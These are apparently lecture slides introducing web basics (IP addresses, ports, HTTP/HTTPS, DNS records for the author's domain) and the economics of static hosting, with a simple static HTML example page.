

# Introduction to Free, Secure, Frontend Web Development

Nicholas Gardella, M.Eng.

**Note:** PDF deck cannot display interactive video slides



# This lecture has four parts.

**Part 1.** Review the basics of the web

**Part 2.** Introduce the economics of the web

**Part 3.** Create a static application for the web

**Part 4.** Explain top static app cyber-attacks and defenses

# All you should need is a little programming background.


```
1  import math
2
3  # 1. List of numbers
4  numbers = [1, 2, 3, 4, 5]
5
6  # 2. Dictionary mapping number to its square root (using math)
7  num_sqrt = {}
8
9  # 3. For loop to populate the dictionary
10 for n in numbers:
11     root = math.sqrt(n)
12     num_sqrt[n] = root
13
14 # 4. If statement and string formatting
15 for n in numbers:
16     if num_sqrt[n] > 2:
17         print(f"The square root of {n} is {num_sqrt[n]:.2f}, which is greater than 2")
18     else:
19         print(f"The square root of {n} is {num_sqrt[n]:.2f}, which is not greater than 2")
```

(GitHub Copilot, GPT 4.1)

# **Part 1 of 4: Web Basics**



Computers can call each other like phones.




They use Internet Protocol (IP) addresses for this.

73.116.110.79

d948:5937:5443:78ce:8a56:e8fe:1122:ab06



1010  
1010



108.68.15.38

ac6f:8d11:23b9:78dc:5178:c4ff:c085:35ec

IP = Internet Protocol

Part I of 4: Web Basics



They can also split up one number like phones.



+1 (305) 204-1750  
**ext. 4453**  
**ext. 1222**




+1 (626) 204-1750






# Ports let many services use an IP.

108.68.15.38



# Ports let many services use an IP.

108.68.15.38:1194





# Ports let many services use an IP.


108.68.15.38:1194

108.68.15.38:22

108.68.15.38:80


108.68.15.38:40777

108.68.15.38:443



# Ports let many services use an IP.

\$ openvpn --remote 108.68.15.38 → 108.68.15.38:1194  
\$ ssh 108.68.15.38 → 108.68.15.38:22  
GET http://108.68.15.38 → 108.68.15.38:80  
\$ custom-app 108.68.15.38-p 40777 → 108.68.15.38:40777  
GET https://108.68.15.38 → 108.68.15.38:443






# Web services mostly use HTTP.

GET **http://108.68.15.38** → 108.68.15.38:80


GET **https://108.68.15.38** → 108.68.15.38:443



HTTP = Hypertext Transfer Protocol




# Good web services use HTTPS.


GET https://108.68.15.38 → 108.68.15.38:443





# I tell my domain registrar what IP will serve my site.


  @gmail.com's Account 









 **gardella.cc** ✓ Active ☆ Star Free plan

DNS




## Records


Configure DNS records and review [proxy status](#) of your hostnames.

 [DNS documentation](#)

<input type="checkbox"/>	A	gardella.cc	185.199.108.153	 DNS only	Auto	<a href="#">Edit</a> ▶
<input type="checkbox"/>	A	gardella.cc	185.199.111.153	 DNS only	Auto	<a href="#">Edit</a> ▶
<input type="checkbox"/>	A	gardella.cc	185.199.110.153	 DNS only	Auto	<a href="#">Edit</a> ▶
<input type="checkbox"/>	A	gardella.cc	185.199.109.153	 DNS only	Auto	<a href="#">Edit</a> ▶
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8003::153	 DNS only	Auto	<a href="#">Edit</a> ▶
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8002::153	 DNS only	Auto	<a href="#">Edit</a> ▶
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8001::153	 DNS only	Auto	<a href="#">Edit</a> ▶
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8000::153	 DNS only	Auto	<a href="#">Edit</a> ▶

# I tell my domain registrar what IP will serve my site.


  @gmail.com's Account 









 **gardella.cc** ✓ Active ☆ Star Free plan

DNS

## Records


Configure DNS records and review [proxy status](#) of your hostnames.

 [DNS documentation](#)

<input type="checkbox"/>	A	gardella.cc	185.199.108.153	 DNS only	Auto	<a href="#">Edit ▶</a>
<input type="checkbox"/>	A	gardella.cc	185.199.111.153	 DNS only	Auto	<a href="#">Edit ▶</a>
<input type="checkbox"/>	A	gardella.cc	185.199.110.153	 DNS only	Auto	<a href="#">Edit ▶</a>
<input type="checkbox"/>	A	gardella.cc	185.199.109.153	 DNS only	Auto	<a href="#">Edit ▶</a>
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8003::153	 DNS only	Auto	<a href="#">Edit ▶</a>
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8002::153	 DNS only	Auto	<a href="#">Edit ▶</a>
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8001::153	 DNS only	Auto	<a href="#">Edit ▶</a>
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8000::153	 DNS only	Auto	<a href="#">Edit ▶</a>



# DNS records become public for lookup.



The screenshot shows the Nslookup.io website interface. At the top, there's a search bar with 'gardella.cc' entered and a 'Find DNS records' button. Below the search bar, the title 'DNS records for **gardella.cc**' is displayed. Underneath, there are tabs for 'Cloudflare', 'Google DNS', 'Authoritative' (which is selected), 'Control D', and 'Local DNS'. A paragraph explains that the authoritative DNS server responded with these records and that they should be cached for the period specified by the TTL. Below this, there are two sections: 'A records' and 'AAAA records'. Each section contains a table with two columns: 'IPv4 address' (or 'IPv6 address') and 'Revalidate in'. The 'A records' table lists four IPv4 addresses, all with a 'Revalidate in' time of 5m. The 'AAAA records' table lists three IPv6 addresses, all with a 'Revalidate in' time of 5m.





**Nslookup.io**   [Learning](#)

## DNS records for **gardella.cc**




[Cloudflare](#) [Google DNS](#) [Authoritative](#) [Control D](#) [Local DNS](#)

The authoritative DNS server responded with these DNS records. It has indicated that records should be cached for the period specified by the time to live (TTL). When the configuration of the authoritative DNS server changes, it will immediately serve the updated DNS records.

### A records





IPv4 address	Revalidate in
>  185.199.111.153	5m
>  185.199.108.153	5m
>  185.199.109.153	5m
>  185.199.110.153	5m

### AAAA records

IPv6 address	Revalidate in
>  2606:50c0:8001::153	5m
>  2606:50c0:8003::153	5m
>  2606:50c0:8002::153	5m


# DNS records become public for lookup.

## IPv4 address


- >  185.199.111.153
- >  185.199.108.153
- >  185.199.109.153
- >  185.199.110.153



The domain name is an alias for some IP.




The domain name is an alias for some IP.






# The domain name is an alias for some IP.



The domain name is an alias for some IP.

×	Headers	Preview	Response	Initiator	Timing
▼ General					
Request URL		https://gardella.cc/			
Request Method		GET			
Status Code		 200 OK			
Remote Address		185.199.110.153:443			



**Takeaway** Websites aren't magic.

How does the server actually work?



## **Part 2 of 4: Web Economics**

There are increasingly costly and useful options.


Cost	Horizontal Scaling	Option
\$	very easy	serve <b>static</b> content
\$\$\$	easy	serve <b>stateless dynamic</b> content
\$\$\$\$\$\$	hard	serve <b>stateful dynamic</b> content



# This file is a complete app that is **static**.


```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>My Webpage</title>
    <style>
      :root {
        color-scheme: dark light;
        font-family: Arial, Helvetica, sans-serif;
        font-size: large;
      }
    </style>
  </head>
  <body>
    <h1>My Webpage</h1>
    <p>The first paragraph on my webpage.</p>
    <button id="alert">Alert Me</button>
    <script type="module">
      const alertButton = document.querySelector("button#alert");
      function onClick(_event) {
        alert("Button clicked!");
      }
      alertButton.addEventListener("click", onClick);
    </script>
  </body>
</html>
```

It's just a file on my computer.






I can use it without the internet.




# I can deploy it to a cloud provider in seconds.

